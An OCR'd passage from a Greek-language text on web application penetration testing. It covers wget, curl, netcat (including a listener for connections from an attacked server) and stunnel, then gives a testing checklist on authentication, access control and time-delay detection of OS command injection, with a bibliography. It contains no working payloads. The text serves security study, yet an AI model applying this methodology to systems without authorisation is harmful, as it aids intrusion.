
Το **Wget** είναι ένα εύχρηστο εργαλείο για την ανάκτηση μιας προδιαγραφής **URL** χρησιμοποιώντας το πρωτόκολλο **HTTP ή HTTPS** . Μπορεί να υποστηρίξει ένα **proxy** , **HTTP** αναγνώριση , και διάφορες άλλες επιλογές εμπιστευτικότητας . Το **Curl Curl** είναι ένα από τα πιο ευέλικτα εργαλεία της γραμμής εντολών για την έκδοση **HTTP και HTTPS** αιτήσεων . Υποστηρίζει μεθόδους **GET και POST** , παράμετρους αιτήματος , **SSL client** πιστοποιητικά και ταυτότητα **HTTP**.



30.Το Wget

Netcat


Το **Netcat** είναι ένα ευέλικτο εργαλείο που μπορεί να χρησιμοποιηθεί για να εκτελέσει πολυάριθμα καθήκοντα συναφών δικτύων . Είναι η επιλογή του hacking για πολλούς αρχάριους . Μπορεί να χρησιμοποιηθεί για να ανοίξουμε μια σύνδεση **TCP** σε ένα διακομιστή , να στείλετε ένα αίτημα , και να ανακτήσουμε μια απάντηση . Επιπλέον προς αυτή τη χρήση,το **Netcat** μπορεί να χρησιμοποιηθεί για να δημιουργήσει έναν ακροατή δικτύου στον υπολογιστή για να λαμβάνει τις συνδέσεις από ένα διακομιστή που επιτίθενται. Το **Netcat** δεν υποστηρίζει συνδέσεις **SSL** , αλλά αυτό μπορεί να επιτευχθεί εάν το χρησιμοποιήσουμε σε συνδυασμό με το εργαλείο **Stunnel** , που περιγράφεται στη συνέχεια .



31.To Netcat

Stunnel

Το **Stunnel** είναι χρήσιμο όταν εργαζόμαστε με τα δικά μας σενάρια ή άλλα εργαλεία που δεν υποστηρίζουν συνδέσεις **HTTPS** .Το **Stunnel** μας δίνει τη δυνατότητα να δημιουργήσουμε πελάτη **SSL** συνδέσεις σε οποιαδήποτε τοποθεσία υποδοχής , ή διακομιστή **SSL** υποδοχών για να ακούσουμε εισερχόμενες συνδέσεις από κάθε πελάτη . Επειδή το **HTTPS** είναι απλά το **HTTP** πρωτόκολλο που του διοχετεύονται στοιχεία μέσω **SSL** , μπορούμε σε τέτοια περίπτωση να χρησιμοποιήσουμε το **Stunnel** για να παρέχει δυνατότητες .



32.To Stunnel

Συμπεράσματα

" Γενικές Οδηγίες"

Θα πρέπει πάντα να έχουμε κατά νου ορισμένες εκτιμήσεις γενικού χαρακτήρα κατά την εκτέλεση των λεπτομερών καθηκόντων που εμπλέκονται σε μια επίθεση εφαρμογής web .

- Πρέπει να θυμόμαστε ότι αρκετοί χαρακτήρες έχουν ειδική σημασία σε διαφορετικά μέρη της αίτησης **HTTP** . Όταν τροποποιούμε τα δεδομένα μέσα σε αιτήματα , θα πρέπει οι χαρακτήρες αυτοί να ερμηνεύονται με τον σωστό τρόπο:
  - Να διαχωρίζονται οι παράμετροι στο **query string URL** από το σώμα του μηνύματος.
  - Να χρησιμοποιείται ένας χώρος για να σηματοδοτήσει το τέλος της διεύθυνσης **URL** στη γραμμή των αιτήσεων και να υποδεικνύει το τέλος μιας αξίας cookie στην κεφαλίδα τους . n
  - Επειδή το + αντιπροσωπεύει ένα κωδικοποιημένο χώρο , για να εισαγάγουμε ένα γράμμα χαρακτήρα + , θα πρέπει να κωδικοποιηθεί διαφορετικά.
  - Το **;** χρησιμοποιείται για το διαχωρισμό μεμονωμένων cookie στην κεφαλίδα . Για να εισαγάγουμε γραμματική με τον ; χαρακτήρα , θα πρέπει να κωδικοποιηθεί διαφορετικά.
  - Η # χρησιμοποιείται για να σηματοδοτήσει το τεμάχιο ταυτοποίησης μέσα στο **URL** . Εάν πληκτρολογήσουμε αυτό το χαρακτήρα στη διεύθυνση **URL** του προγράμματος περιήγησης , θα περικοπεί η διεύθυνση **URL** που έχει σταλεί στον διακομιστή
  - Οι μη εκτυπώσιμοι χαρακτήρες, όπως τα null bytes και οι νέες γραμμές πρέπει, να χρησιμοποιούνται βάσει του **ASCII** χαρακτήρα τους

- Επιπλέον, σημειώνουμε ότι η εισαγωγή δεδομένων **URL - κωδικοποιημένων** συνήθως προκαλεί τον browser να εκτελέσει ένα άλλο στρώμα κωδικοποίησης .

"Εξερεύνηση Ορατού Περιεχόμενου"

- Αν βρεθεί πρόσθετο του browser για να χρησιμοποιηθεί για αντιμετώπιση Spidering,όπως το **Burp** και το **WebScarab** καλό είναι να εγκατασταθούν γιατί βοηθούν στην παρακολούθηση και την ανάλυση του περιεχομένου web από το διακομιστή μεσολάβησης.
- Αν βρεθεί έμπιστη προέκταση για τον browser μας, όπως το **IEWatch** , για να παρακολουθεί και να αναλύει το περιεχόμενο **HTTP** και **HTML** είναι καλό να εγκατασταθεί ώστε να επεξεργάζεται δεδομένα από το πρόγραμμα περιήγησης .

"Προσδιορισμός Λειτουργικότητας"

- Προσδιορισμός της βασικής λειτουργικότητας με την οποία η εφαρμογή δημιουργήθηκε και των ενεργειών που κάθε λειτουργία έχει σχεδιαστεί να εκτελεί , όταν χρησιμοποιείται όπως πρέπει.
- Προσδιορισμός των μηχανισμών ασφαλείας του πυρήνα που χρησιμοποιούνται από την εφαρμογή και πώς λειτουργούν . Ειδικότερα , να κατανοηθούν οι βασικοί μηχανισμοί που χειρίζονται την ταυτότητα , τη διαχείριση της συνεδρίας , και τον έλεγχο πρόσβασης , καθώς

και οι λειτουργίες που υποστηρίζονται , όπως η εγγραφή του χρήστη και την ανάκτηση του λογαριασμού .

- Προσδιορισμός των τεχνολογιών που χρησιμοποιούνται
- Προσδιορισμός της κάθε μίας από τις διάφορες τεχνολογίες που χρησιμοποιούνται στην πλευρά του πελάτη , όπως έντυπα , χειρόγραφα , cookies, εφαρμογές **Java** , τα στοιχεία ελέγχου **ActiveX** και αντικειμενα **Flash** .
- Στο μέτρο του δυνατού , να προσδιοριστει ποιες είναι οι τεχνολογίες που χρησιμοποιούνται από την πλευρά του server , συμπεριλαμβανομένων των scripting γλωσσών , πλατφόρμες εφαρμογών , και αλληλεπίδραση με **back- end** εξαρτήματα , όπως βάσεις δεδομένων και **e – mail** συστήματα.

" Χαρτογράφηση της επίθεσης"

- Να Προσπαθήσουμε ώστε να εξακριβωθεί η πιθανή εσωτερική δομή και η λειτουργικότητα της εφαρμογής **server-side** και των μηχανισμοί που χρησιμοποιεί από πίσω για να παραδώσει τη συμπεριφορά που είναι ορατή από τον πελάτη .
- Να γίνονται έλεγχοι στην είσοδο του χρήστη
- Προσδιορισμός τυχόν περιπτώσεων **client-side** ελέγχων , όπως τα όρια και το μήκος JavaScript που χρησιμοποιούνται για να επαληθεύσουν την είσοδο του χρήστη πριν από την υποβολή στο διακομιστή . Οι έλεγχοι αυτοί μπορεί να παρακαμφθούν εύκολα , επειδή μπορούμε να στείλουμε αυθαίρετες αιτήσεις στον server .

"Κατανόηση των Μηχανισμών"

- Καθιέρωση των τεχνολογιών ελέγχου ταυτότητας .
- Εντοπισμός όλων των λειτουργιών που σχετίζονται με τον έλεγχο ταυτότητας (συμπεριλαμβανομένης της σύνδεσης, καταχώρισης , της ανάκτησης του λογαριασμού , και ούτω καθεξής) .
- Εάν η αίτηση δεν εφαρμόζει την αυτοματοποιημένη υπηρεσία καταχώρισης , να καθορίσει αν υπάρχει οποιοδήποτε άλλο μέσο απόκτησης πολλαπλών λογαριασμών χρηστών .
- Δοκιμή ποιότητας κωδικών πρόσβασης
- Η Επανεξέταση της αίτησης για κάθε περιγραφή των ελάχιστων κανόνων ποιότητας επιβάλλεται σε κωδικούς πρόσβασης των χρηστών .
- Προτείνεται η προσπάθεια για να ορίσουμε διάφορα είδη από αδύναμους κωδικούς πρόσβασης , χρησιμοποιώντας λειτουργίες αλλαγής του κωδικού πρόσβασης για να θεσπιστούν οι κανόνες που εφαρμόζονται πραγματικά .
- Δοκιμή Μοναδικότητας στο Όνομα Χρήστη
- Αν η εφαρμογή διαθέτει μια λειτουργία αυτο- εγγραφής που επιτρέπει να καθορίσουμε

ένα επιθυμητό όνομα χρήστη , πρέπει να προβλεπτεί η δυνατότητα για να καταχωρείται το ίδιο όνομα χρήστη δύο φορές με διαφορετικούς κωδικούς πρόσβασης .

" Επισφαλής Μετάδοση Μονάδων"

- Καλό είναι να ξεκινάμε με έλεγχο ταυτότητας περιεχόμενου στη διεύθυνση **URL** , προχωρά και στη συνέχεια να ελέγξουμε όλη τη λειτουργικότητα της εφαρμογής . Χρειάζεται να κρατάμε ένα ιστορικό από τις εκδόσεις αδειοδοτικών των συνδέσεων του πρωτόκολλου **HTTP** και του **HTTPS** . Μπορούμε να χρησιμοποιήσουμε τη λειτουργία καταγραφής ,ώστε να καταγραφούν οι πληροφορίες μεσολάβησης μας.

" Κατανόηση των απαιτήσεων ελέγχου πρόσβασης"

Με βάση την βασική λειτουργικότητα που υλοποιείται μέσα από την εφαρμογή , μπορούμε να κατανοήσουμε τις γενικές απαιτήσεις για τον έλεγχο της πρόσβασης από την άποψη του κάθετου διαχωρισμού (διαφορετικά επίπεδα των χρηστών να έχουν πρόσβαση σε διαφορετικούς τύπους λειτουργικότητας) και του οριζόντιου διαχωρισμού (χρήστες στο ίδιο επίπεδο προνομίων που έχουν πρόσβαση σε διάφορα υποσύνολα των δεδομένων) . Συχνά, οι δύο τύποι διαχωρισμού είναι παρόντες . Για παράδειγμα , οι απλοί χρήστες μπορούν να έχουν πρόσβαση στα δικά τους στοιχεία , ενώ οι διαχειριστές μπορούν να έχουν πρόσβαση στα δεδομένα του καθενός .

"Έλεγχος για επίθεση σε OS Command"

Εάν κάποια από τις ακολουθίες εντολών έχει υποστεί επίθεση και έχει ως αποτέλεσμα να οδηγεί σε μια ανώμαλη χρονική καθυστέρηση ανταπόκρισης από την εφαρμογή , είναι μια ισχυρή ένδειξη ότι η αίτηση είναι ευπαθής στην εισαγωγή εντολών OS . Η καλύτερη λύση είναι να επαναλάβουμε το τεστ και να καθορίσουμε εάν ο χρόνος που απαιτείται για να ανταποκριθεί ποικίλλει συστηματικά με αυτήν την τιμή .

Βιβλιογραφία

- The Web Application Hacker's Handbook -Finding and Exploiting Security Flaws
- Hacking Exposed Web Applications 3rd ed - J. Scambray, et al., (McGraw-Hill, 2011)
- http://networkengineertraining.com/
- http://www.danscourses.com/
- http://securityoverride.net/
- http://www.offensive-security.com/
- http://en.wikipedia.org/wiki/Main_Page
- http://stackoverflow.com/
- http://haacked.com/
- http://ict.govt.nz/
- http://pic.dhe.ibm.com/
- https://www.owasp.org
- http://www.w3schools.com/
- http://www.php.net/
- http://www.zdnet.com/
- http://www.unixwiz.net/
- http://sqlzoo.net/
- http://en.kioskea.net/

- http://it.ucsf.edu/
- http://security.stackexchange.com/
- http://science.opposingviews.com/
- http://www.sitepoint.com/
- http://youtube.com